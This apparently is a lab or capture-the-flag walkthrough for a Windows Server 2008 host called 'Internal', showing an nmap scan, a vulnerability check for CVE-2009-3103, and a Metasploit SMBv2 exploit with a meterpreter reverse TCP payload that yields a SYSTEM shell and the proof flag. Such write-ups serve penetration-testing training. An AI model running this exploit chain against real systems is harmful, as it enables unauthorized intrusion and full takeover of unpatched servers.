
Internal



Internal 192.168.212.40 10 Easy Never

IP: **192.168.212.40**

Starting out with the Nmap scan

```
nmap -T4 -A -Pn 192.168.212.40 -o nmap
```


```
# Nmap 7.94SVN scan initiated Sat Nov 11 03:59:54 2023 as: nmap -T4 -
A -Pn -o nmap 192.168.212.40
Nmap scan report for 192.168.212.40
Host is up (0.12s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE    SERVICE            VERSION
53/tcp    open     domain             Microsoft DNS 6.0.6001
(17714650) (Windows Server 2008 SP1)
| dns-nsid: 
|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
135/tcp   open     msrpc              Microsoft Windows RPC
139/tcp   open     netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds       Windows Server (R) 2008
Standard 6001 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
1199/tcp  filtered dmidi
3389/tcp  open     ssl/ms-wbt-server?
| rdp-ntlm-info: 
|   Target_Name: INTERNAL
|   NetBIOS_Domain_Name: INTERNAL
|   NetBIOS_Computer_Name: INTERNAL
|   DNS_Domain_Name: internal
|   DNS_Computer_Name: internal
|   Product_Version: 6.0.6001
|_  System_Time: 2023-11-11T09:01:15+00:00
| ssl-cert: Subject: commonName=internal
| Not valid before: 2023-01-27T15:30:02
|_Not valid after:  2023-07-29T15:30:02
|_ssl-date: 2023-11-11T09:01:23+00:00; -1s from scanner time.
5357/tcp  open     http               Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open     msrpc              Microsoft Windows RPC
49153/tcp open     msrpc              Microsoft Windows RPC
49154/tcp open     msrpc              Microsoft Windows RPC
49155/tcp open     msrpc              Microsoft Windows RPC
49156/tcp open     msrpc              Microsoft Windows RPC
49157/tcp open     msrpc              Microsoft Windows RPC
49158/tcp open     msrpc              Microsoft Windows RPC
Service Info: Host: INTERNAL; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008::sp1, cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_server_2008:r2

Host script results:
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: internal
|   NetBIOS computer name: INTERNAL\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-11T01:01:15-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-11-11T09:01:15
|_  start_date: 2023-02-18T02:15:24
|_nbstat: NetBIOS name: INTERNAL, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:ba:f8:5f (VMware)
|_clock-skew: mean: 1h35m59s, deviation: 3h34m40s, median: -1s
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 11 04:01:25 2023 -- 1 IP address (1 host up) scanned in 91.14 seconds
```

Here we immediately see our target is *Windows Server (R) 2008 Standard 6001 Service Pack 1*. Let's check for some vuln

```
nmap -Pn -p445 --script vuln 192.168.212.40
```


```
Starting Nmap 7.92 ( [https://nmap.org](https://nmap.org) ) at 2022-
11-07 12:10 EST
Nmap scan report for 192.168.212.40
Host is up (0.092s latency).PORT    STATE SERVICE
445/tcp open  microsoft-dsHost script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (**CVE-2009-3103**, Microsoft Security Advisory
975497)
|    ** State: VULNERABLE**
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in
srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows
remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand)
character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted
dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
```

let's fire-up metasploit and get it done.




```
➜ Internal msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

 +──────────────────────────────────────────────────────+
 |  METASPLOIT by Rapid7                                |
 +──────────────────────────+───────────────────────────+
 |                          |                           |
 |      __________________  |                           |
 |  ══c(______(o(______(_() | |""""""""""""╞═════[***   |
 |             )=\          | |  EXPLOIT   \            |
 |            // \\         | |_____________\_______    |
 |           //   \\        | ╞═[msf >]═════════════\   |
 |          //     \\       | |______________________\  |
 |         // RECON \\      | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\     |  *********************    |
 +──────────────────────────+───────────────────────────+
 |      o O o               |        \'\/\/\/'/         |
 |              o O         |         )══════(          |
 |                 o        |       .'  LOOT  '.        |
 | |^^^^^^^^^^^^^^|l___     |      /    _||__   \       |
 | |    PAYLOAD     |""\___,|     /    (_||_     \      |
 | |________________|__|)__||    |     __||_)     |     |
 | |(@)(@)"""**|(@)(@)**|(@)|    "       ||       "     |
 |  = = = = = = = = = = = = |     '______________'      |
 +──────────────────────────+───────────────────────────+


       =[ metasploit v6.3.41-dev                          ]
+ -- --=[ 2371 exploits - 1230 auxiliary - 414 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17

Matching Modules
================
```


```
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```



```
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                      ng-metasploit.html
   RPORT   445              yes       The target port (TCP)
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.136   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set RHOSTS 192.168.212.40
RHOSTS ⇒ 192.168.212.40
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.45.167
LHOST ⇒ 192.168.45.167
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > run
```




```
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > run

[*] Started reverse TCP handler on 192.168.45.167:4444
[*] 192.168.212.40:445 - Connecting to the target (192.168.212.40:445)...
[*] 192.168.212.40:445 - Sending the exploit packet (951 bytes)...
[*] 192.168.212.40:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (175686 bytes) to 192.168.212.40
[*] Meterpreter session 1 opened (192.168.45.167:4444 → 192.168.212.40:49159) at 2023-11-11 04:43:34 -0500

meterpreter > info
Usage: info <module>

Prints information about a post-exploitation module

meterpreter > sysinfo
Computer        : INTERNAL
OS              : Windows 2008 (6.0 Build 6001, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > 
```



```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > shell
Process 3576 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

now let's locate the proof.txt



```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B863-254D

 Directory of C:\

09/18/2006  01:43 PM                24 autoexec.bat
09/18/2006  01:43 PM                10 config.sys
03/01/2010  03:15 AM    <DIR>          niky
01/19/2008  01:40 AM    <DIR>          PerfLogs
12/27/2012  12:20 AM    <DIR>          Program Files
01/08/2010  03:28 AM    <DIR>          Users
02/16/2023  08:01 AM    <DIR>          Windows
               2 File(s)             34 bytes
               5 Dir(s)   3,890,192,384 bytes free

C:\>cd Users/Administrator/Desktop
cd Users/Administrator/Desktop

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
47c6c1ee45afde9538e4abfb88abe848

C:\Users\Administrator\Desktop>
```

Flag: **47c6c1ee45afde9538e4abfb88abe848**